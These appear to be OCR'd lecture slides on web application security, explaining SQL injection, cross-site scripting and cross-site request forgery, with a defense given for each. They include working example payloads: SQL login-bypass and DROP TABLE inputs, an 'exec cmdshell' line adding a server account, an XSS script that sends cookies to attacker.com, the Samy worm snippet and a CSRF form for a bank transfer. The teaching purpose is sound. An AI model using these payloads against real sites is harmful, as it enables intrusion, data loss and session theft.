
* Many other common problems with PHP

* File handling
  / http://example.com/servsideinclude.php?i=file.html

* Global variables
  / http://example.com/checkcreds?user="bob;
    $auth=true"

* Many more:
  / see: https://www.owasp.org/index.php/PHP_Top_5

SQL injection





```
SELECT company, country FROM customers
 WHERE country <> 'USA'

        DROP TABLE customers
```

more: http://www.w3schools.com/sql/sql_syntax.asp

sql basics




```
$recipient = $_POST['recipient'];
$sql = "SELECT PersonID FROM Person
        WHERE Username='$recipient'";
$rs = $db->executeQuery($sql);
```

SQL in PHP

sql & php

```
set ok = execute(
   "SELECT * FROM Users
    WHERE user='" &  form("user") & "'" &
     "AND pwd='" & form("pwd")   & "'");

if not ok.EOF
   login success
else
   fail;
```

Developer expects:

```
SELECT * FROM Users WHERE user='me' AND pwd='1234'
```

asp example

```
set ok = execute(
   "SELECT * FROM Users
    WHERE user='" &  form("user") & "'" &
     "AND pwd='" & form("pwd")   & "'");

if not ok.EOF
   login success
else
   fail;
```

Input: `user="' OR 1=1 --"` (as URL-encoded)

-- comment character, ignore rest of line

```
SELECT * FROM Users WHERE user='' OR 1=1 --' AND pwd=''
```

Result: `ok.EOF == false`, login-bypass

asp example

```
set ok = execute(
   "SELECT * FROM Users
    WHERE user='" &  form("user") & "'" &
     "AND pwd='" & form("pwd")   & "'");

if not ok.EOF
   login success
else
   fail;
```

Input: `user="'; DROP TABLE Users --"` (as URL-encoded)

-- comment character, ignore rest of line

```
SELECT * FROM Users WHERE user='; DROP TABLE Users --'
      AND pwd=''
```

Result: User database is lost

asp example

```
set ok = execute(
   "SELECT * FROM Users
    WHERE user='" &  form("user") & "'" &
     "AND pwd='" & form("pwd")   & "'");

if not ok.EOF
   login success
else
   fail;
```

Input: `user='; exec cmdshell 'net user hax0r hax0rpasswd /add' --"`

```
SELECT * FROM Users WHERE user='; exec ...
```

Result: Add user account to the server if ASP running with high enough privileges

asp example

Don't build command strings in code

Use parameterize (prepared) SQL commands

- Library will properly escape inputs

```
SqlCommand cmd = new SqlCommand(
   "SELECT * FROM UserTable WHERE
   username = @User AND password = @Pwd",
      dbConnection);

cmd.Parameters.Add("@User", Request["user"] );

cmd.Parameters.Add("@Pwd", Request["pwd"] );

cmd.ExecuteReader();
```

ASP 1.1 example

sqli defenses

XSS

XSS

* Cross-site scripting (XSS)
  / Malicious site A tricks client into running script that abuses victim site B

* Reflected (non-persistent) attacks
  / example: links on malicious pages, embedded in malicious email

* Stored (persistent) attacks
  / example: posted as comments to a website that permits HTML in comments

```
<HTML><TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
...
</BODY></HTML>
```

http://victim.com/search.php?term=apple

```
http:/victim.com/search.php?term=
  <script>window.open("http://attacker.com?cookie=" +
     document.cookie)
</script>
```

xss example

attacker.com

```
http://victim.com/search.php?term=
        <script>window.open(
  "http://attacker.com?cookie=" +
       document.cookie) </script>
```

Link clicked

victim.com

```
<html>Results for
<script>window.open(
"http://attacker.com?cookie=" +
   document.cookie)
</script>
</html>
```

This type of attack is called a *Reflected XSS Attack*

xss example

demo

attacker.com

Steals data

Inject malicious script

Visits page

Receives malicious script

victim.com

stored xss

* MySpace allowed HTML content from users

* Stripped <script>, but CSS allows embedded JavaScript

```
<div id="mycode" expr="alert('hah!')" style="background:url(
      'javascript:eval(document.all.mycode.expr)')">
```

* Samy Kamkar used this to build JavaScript worm
  / Adds Samy as friend
  / Adds "but most of all, Samy is my hero" to profile
  / Adds worm to profile
  / 1M infected profiles in 20 hours

"samy is my hero"

xss defenses

* Input validation
  / Never trust client-side data
  / Remove/encoded special character

* Output filtering
  / Remove/encode special characters
  / HTML escaping
  / Attribute escaping
  / JavaScript escaping
  / CSS escaping
  / URL escaping

* Using a good template library helps

XSRE

GET /blog HTTP/1.1

login:user/pw

bank.com

cookie:sessionId=b98fjhw7;
bank.com; secure

blog.com

```
<form action=https://bank.com/transfer
  method=POST target=invisibleFrame>
  <input name=recipient value=attacker/>
  <input name=amount value=100USD/>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /transfer HTTP/1.1
recipient=attacker&amount=100USD
Cookie: sessionId=b98fjhw7
```

Attack called: Cross-site request forgery
XSRF or CSRF

User Credentials

attack

xsrf defenses

* Secret Validation Token


```
<input type=hidden value=23a3af01b>
```

* Referer Validation


```
Referer: http://www.facebook.com/home.php
```

* Custom HTTP header


```
X-Requested-By: XMLHttpRequest
```

secret validation token

```
<input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" />
ages/logo.jpg" width='110'></div>
```

* Embed into forms a large random value
* Require this value before processing forms
* Goal: Attacker can't guess, forge, or steal this token; server validates it
  - Why can't another site read this token in the browser?
  - Same-Origin Policy

GET /blog HTTP/1.1

blog.com

login:user/pw

bank.com

cookie:sessionId=b98fjhw7;
bank.com; secure

```
<form action=https://bank.com/transfer
  method=POST target=invisibleFrame>
  <input name=recipient value=attacker/>
  <input name=amount value=100USD/>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /transfer HTTP/1.1
Referrer: http://blog.com/blog
recipient=attacker&amount=100USD
Cookie: sessionId=b98fjhw7
```

```
HTTP/1.1 200 OK
<html>Transfer completed</html>
```

referrer validation

Referrer validation

* Check referrer:
  / Referrer = bank.com OK
  / Referrer = blog.com NOT ok
  / Referrer empty ???

* Lenient policy (fail open)
  / Allow if no referrer

* Strict policy (fail closed)
  / Disallow if no referrer
  / More secure, but may break website under certain conditions

* SQL injection
* Cross-site scripting (XSS)
* Cross-site request forgery (XSRF, CSRF) / Reflected vs stored attacks

recap